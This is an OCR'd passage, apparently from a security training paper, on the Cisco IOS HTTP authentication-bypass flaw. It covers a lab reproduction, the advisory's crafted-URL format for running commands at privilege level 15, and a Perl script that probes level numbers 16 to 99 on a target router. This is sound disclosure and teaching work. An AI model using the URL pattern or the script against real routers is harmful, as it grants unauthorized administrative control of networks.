
Software Versions and Fixes:

Additional information

The information has been provided by: Cisco Systems Product Security Incident Response Team.


Additional information can be found on the Cisco web site at: http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml#Software

This vulnerability was linked to a previous one that can be found at: http://www.securiteam.com/exploits/Cisco_router_vulnerable_to_an_HTTP_based_DoS.html




The illustration below shows the crafted URL I deployed against


the lab router. Please note that this test was performed in a lab environment and was not connected to the Internet.



The illustration below confirms via Syslog reporting that the router had been rebooted by the crafted URL.



The illustration below shows the HTTP server process was abruptly aborted as a result of the attack!



3.15 how the exploit works

The exploit in the case works because of a common mistake made by web development programmers. An application web developer must ensure that all resources files or otherwise are protected by the proper access controls under the secure root directory. In simple English, if you have access control defined at the wwwroot/secure directory, all files and resources below this directory structure must uphold the security policy. In the case of this exploit, the IOS programmer did not account for invalid input by a malicious user therefore creating a potential security breach.

The exploit works by taking advantage of the published vulnerability in the affected versions of Cisco IOS. The exploit can be launched manually from a single web browser or programs or scripts can be written to automate the attack. This exploit falls under the category of forceful browsing which I defined in an earlier section. As a refresher, this technique will allow malicious users to jump directly to web pages that would normally require authentication.

According to the Cisco Security Advisory:

"By sending a crafted URL it is possible to bypass authentication and execute any command on the router at level 15 (enable level, the most privileged level). This will happen only if the user is using a local database for authentication (usernames and passwords are defined on the device itself). The same URL will not be effective against every Cisco IOS software release and hardware combination. However, there are only 84 different combinations to try, so it would be easy for an attacker to test them all in a short period of time.

The URL in question follows this format:
http://<device_addres>/level/xx/exec/....

Where xx is a number between 16 and 99.
This vulnerability is documented as Cisco Bug ID CSCdt93862. "


In simple terms a crafted URL is constructed by a malicious user to execute any IOS command at the highest privilege level. Since there are only 84 combinations this makes this vulnerability even more dangerous.

Anyone possessing knowledge of Cisco IOS commands or having

access to the internet is capable of executing this exploit. The public Cisco web site provides command references for their routers and switches and therefore anyone going to www.cisco.com and searching for "IOS commands" would be taken directly to the command reference located at:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122sup/122csum/csfindxa.htm


Refer to the screen capture below to see the results of the search.



3.16 diagram


In the figure below I have provided an illustration of a typical corporate network and where the screening or perimeter router would be located. It is very obvious by reviewing this illustration that a malicious user or hacker could cause serious damage to the integrity of an organization's network and information assets if allowed to execute this vulnerability. For

example the user could appear as a trusted host in the DMZ.



In the figure below is a screen capture of the Cisco HTTP interface on my lab router.


Figure – Auth Challenge



When I pointed my web browser at the target router I was challenged for proper authentication.

After entering the enable password I was taken to the main administration screen. See the figure below.

Figure – HTTP Authenticated Interface



As you can see a user is required to enter a valid username and password before entering privilege mode. This exploit actually compromises this process by crafting a valid URL and enabling the malicious user to execute privileged commands on the target router.

3.17 how to use the exploit

On the Securityfocus.com several scripts and programs are provided in their entirety to execute this specific vulnerability. Basically anyone with a web browser and six months computer experience could attempt to launch the attack on the target router.

Perl Script cishttpex.pl


The script is available at http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=2936

```
#!/usr/bin/perl
# modified roelof's uni.pl
# to check cisco ios http auth bug
# cronos <cronos@olympos.org>
use Socket;
print "enter IP (x.x.x.x): ";
$host= <STDIN>;
chop($host);
$i=16;
$port=80;
$target = inet_aton($host);
$flag=0;
LINE: while ($i<100) {
# ------------- Sendraw - thanx RFP rfp@wiretrip.net
my @results=sendraw("GET /level/".$i."/exec/- HTTP/1.0\r\n\r\n");
foreach $line (@results){
        $line=~ tr/A-Z/a-z/;
        if ($line =~ /http\/1\.0 401 unauthorized/) {$flag=1;}
        if ($line =~ /http\/1\.0 200 ok/) {$flag=0;}
}
        if ($flag==1){print "Not Vulnerable with $i\n\r";}
                else {print "$line Vulnerable with $i\n\r"; last LINE; }
        $i++;
sub sendraw {
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
}
```

The above Perl script will check the target router for the HTTP authentication bug ("Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability").

